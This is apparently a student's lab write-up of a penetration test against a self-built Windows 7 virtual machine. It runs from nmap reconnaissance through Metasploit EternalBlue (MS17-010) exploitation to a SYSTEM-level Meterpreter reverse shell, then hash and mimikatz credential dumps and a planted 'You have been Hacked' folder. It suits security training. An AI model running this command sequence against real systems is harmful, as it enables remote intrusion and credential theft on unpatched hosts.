

PRACTICAL EXAMINATION

Your task is to set up a **Windows 7 operating system on a virtual machine (VM)** and perform a penetration test on it. First, download and install Windows 7 into your preferred virtualization software (VMware/VirtualBox). Once the VM is running, attempt to identify vulnerabilities, exploit them, and gain access to the system. Document each step you take — from setup, scanning, and exploitation, to privilege escalation — along with screenshots as proof of your work. The goal is to simulate a real-world hacking scenario and demonstrate your ability to set up, attack, and report on a vulnerable system.

In this task I have downloaded the windows 7 operating system as mentioned from web and added the machine to my virtual box and naming the system as Alex with password Alex.

On windows 7 machine command line I got the info of ip address of the target as 192.168.1.4 using command ipconfig.

```
Ethernet adapter Local Area Connection:
    Connection-specific DNS Suffix  . : domain.name
    Link-local IPv6 Address . . . . . : fe80::65be:8dd7:fa0d:ef4b%11
    IPv4 Address. . . . . : 192.168.1.4
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::32bd:13ff:fe16:ae0%11
                                192.168.1.1
Tunnel adapter isatap.domain.name:
```

Firstly, I used netdiscover to find out the live machines in the network, Where I was able to see the target machine IP.

```
Currently scanning: Finished! | Screen View: Unique Hosts
21 Captured ARP Req/Rep packets, from 4 hosts. Total size: 1260
+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+
| 192.168.1.4  | 08:00:27:06:f9:7a | 1     | 60  | PCS Systemtechnik GmbH |
| 192.168.1.7  | 28:d0:43:e2:97:a6 | 6     | 360 | AzureWave Technology Inc. |
| 192.168.1.9  | 9a:ce:94:3a:dd:8f | 12    | 720 | Unknown vendor |
| 192.168.1.1  | 30:bd:13:16:0a:e0 | 2     | 120 | Zyxel Communications Corpora
```

Then, I followed Network & service discovery

Finding 1 — Nmap full scan summary (recon):

Nmap output showing discovered open ports and initial OS/service detection for host 192.168.1.4.

```
└─$ sudo nmap -sS -sV -O -Pn 192.168.1.4 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 11:43 EDT
Nmap scan report for 192.168.1.4
Host is up (0.0027s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp    open  rtsp?
2869/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 08:00:27:06:F9:7A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized|phone
Running: Microsoft Windows 7|Phone
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows
OS details: Microsoft Windows Embedded Standard 7, Microsoft Windows Phone 7.5 or 8.0
Network Distance: 1 hop
Service Info: Host: ALEX-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 140.66 seconds
```

Finding 2: Vulnerability identification (MS17-010)

Nmap smb-vuln script output identifying MS17-010: Nmap NSE script smb-vuln* reporting the host as vulnerable to MS17-010 (CVE-2017-0143).

```

(kali㉿kali)-[~]
└─$ nmap --script smb-vuln* -p445 192.168.1.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 11:51 EDT
Nmap scan report for 192.168.1.4
Host is up (0.0027s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:06:F9:7A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacr
|       ypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 12.00 seconds

```

the output of targeted NSE scripts against port 445. The script identified the host as **VULNERABLE** to the Microsoft SMBv1 remote code execution vulnerability commonly referred to as MS17-010 (CVE-2017-0143).

Finding 3 — Available exploit modules (context)

Metasploit search results for ms17-010: Metasploit console search output showing publicly-known exploit modules for MS17-010 (EternalBlue and related variants).

```

msf > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.1.4
rhosts => 192.168.1.4
msf exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):



| Name        | Current Setting | Required | Description                                                                                                                                                                                         |
|-------------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS      | 192.168.1.4     | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT       | 445             | yes      | The target port (TCP)                                                                                                                                                                               |
| SMBDomain   |                 | no       | (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.                                               |
| SMBPass     |                 | no       | (Optional) The password for the specified username                                                                                                                                                  |
| SMBUser     |                 | no       | (Optional) The username to authenticate as                                                                                                                                                          |
| VERIFY_ARCH | true            | yes      | Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.                                                   |



[*] 192.168.1.4:445 - Sending last fragment of exploit packet.
[*] 192.168.1.4:445 - Receiving response from exploit packet
[+] 192.168.1.4:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.4:445 - Sending egg to corrupted connection.
[*] 192.168.1.4:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.1.4
[*] Meterpreter session 1 opened (192.168.1.10:4444 -> 192.168.1.4:49173) at 2025-09-11 12:00:56 -0400
[+] 192.168.1.4:445 - =====
[+] 192.168.1.4:445 - -----WIN-----
[+] 192.168.1.4:445 - =====

meterpreter >

```

Finding 4 : Meterpreter session opened (evidence of successful compromise).

Terminal output showing an interactive remote session was established to the host (meterpreter session). Timestamp included in the capture.

```

meterpreter > sysinfo
Computer      : ALEX-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows

```

Meterpreter sysinfo output (host details)

Collected host information showing machine name (ALEX-PC), OS and build (Windows 7 SP1 x64), and domain/workgroup.

Privilege Escalation Verification: getuid

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer      : ALEX-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > getuid
```

displays host metadata collected during the interactive session: machine name ALEX-PC, OS Windows 7 (6.1 Build 7601, Service Pack 1), architecture x64, and domain/workgroup WORKGROUP.

Also tried other forms to get in - exploit/windows/local/bypassuac:

Exploit aborted: Already in elevated state

- Created multiple Meterpreter sessions for redundancy and testing.

```
msf exploit(windows/smb/ms17_010_eternalblue) > search bypassuac

Matching Modules

#   Name                                     Disclosure Date   Rank
Check Description
-   -
0   exploit/windows/local/bypassuac_windows_store_filesys 2019-08-22       manual
Yes Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe)
1   exploit/windows/local/bypassuac_windows_store_reg      2019-02-19       manual
Yes Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe) and Registry
2   exploit/windows/local/bypassuac                        2010-12-31       excellent
No Windows Escalate UAC Protection Bypass
3   \_ target: Windows x86                                .               .
4   \_ target: Windows x64                                .               .
5   exploit/windows/local/bypassuac_injection              2010-12-31       excellent
No Windows Escalate UAC Protection Bypass (In Memory Injection)
6   \_ target: Windows x86                                .               .
7   \_ target: Windows x64                                .               .
8   exploit/windows/local/bypassuac_injection_winsxs       2017-04-06       excellent
No Windows Escalate UAC Protection Bypass (In Memory Injection) abusing WinSXS
9   \_ target: Windows x86                                .               .
10  \_ target: Windows x64                                .               .
11  exploit/windows/local/bypassuac_vbs                    2015-08-22       excellent
No Windows Escalate UAC Protection Bypass (ScriptHost Vulnerability)
12  exploit/windows/local/bypassuac_comhijack              1900-01-01       excellent
Yes Windows Escalate UAC Protection Bypass (Via COM Handler Hijack)
13  exploit/windows/local/bypassuac_eventvwr               2016-08-15       excellent
Yes Windows Escalate UAC Protection Bypass (Via Eventvwr Registry Key)
14  \_ target: Windows x86                                .               .
```

Lastly, I used the hashdump to dump the credentials to the session from Sam database. I copied the hashes to a file and tried to retrieve the password from john the ripper/rockyou.txt Hashcat / KiWi tools. The ntlm hash from pre-computed tables to match the password. However, The result ended up saying empty string as per the tables or not required. As the exploit was successful and was able to enter into the meterpreter session to access the files.

```

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
alex:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:5a4b3b0816de3430a925378d6abeddbd:::
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
=====
Username Domain LM NTLM SHA1
alex alex-PC aad3b435b51404eeaad3b435b51404ee 31d6cfe0d16ae931b73c59d7e0c089c0 da39a3ee5e6b4b0d3255bfef95601890afd80709

wdigest credentials
=====
Username Domain Password
(null) (null) (null)
ALEX-PC$ WORKGROUP (null)
alex alex-PC (null)

tspkg credentials
=====
Username Domain Password
alex alex-PC (null)

kerberos credentials
=====
Username Domain Password
(null) (null) (null)
alex alex-PC (null)
alex-pc$ WORKGROUP (null)

```

```
meterpreter > ipconfig

Interface 1
=====
Name                : Software Loopback Interface 1
Hardware MAC        : 00:00:00:00:00:00
MTU                 : 4294967295
IPv4 Address        : 127.0.0.1
IPv4 Netmask        : 255.0.0.0
IPv6 Address        : ::1
IPv6 Netmask        : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff



Interface 11
=====
Name                : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC        : 08:00:27:06:f9:7a
MTU                 : 1492
IPv4 Address        : 192.168.1.4
IPv4 Netmask        : 255.255.255.0
IPv6 Address        : fe80::65be:8dd7:fa0d:ef4b
IPv6 Netmask        : ffff:ffff:ffff:ffff::

Interface 12
=====
Name                : Microsoft ISATAP Adapter
Hardware MAC        : 00:00:00:00:00:00
MTU                 : 1280
IPv6 Address        : fe80::5efe:c0a8:104
IPv6 Netmask        : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > backslash
```

Post-Exploitation Actions

Using an interactive Meterpreter session I opened a native Windows shell, created a directory C:\You have been Hacked, and wrote a short test message into works.txt (This works on windows 7 2008, 64 bit versions of OS.). I then verified the file's presence to confirm the write operation succeeded.



To Conclude - During this authorized lab assessment I identified a critical remote code execution vulnerability (MS17-010) on host **ALEX-PC (192.168.1.4)**. The vulnerability was verified during testing and resulted in a successful remote interactive session, confirming full compromise is possible on unpatched systems.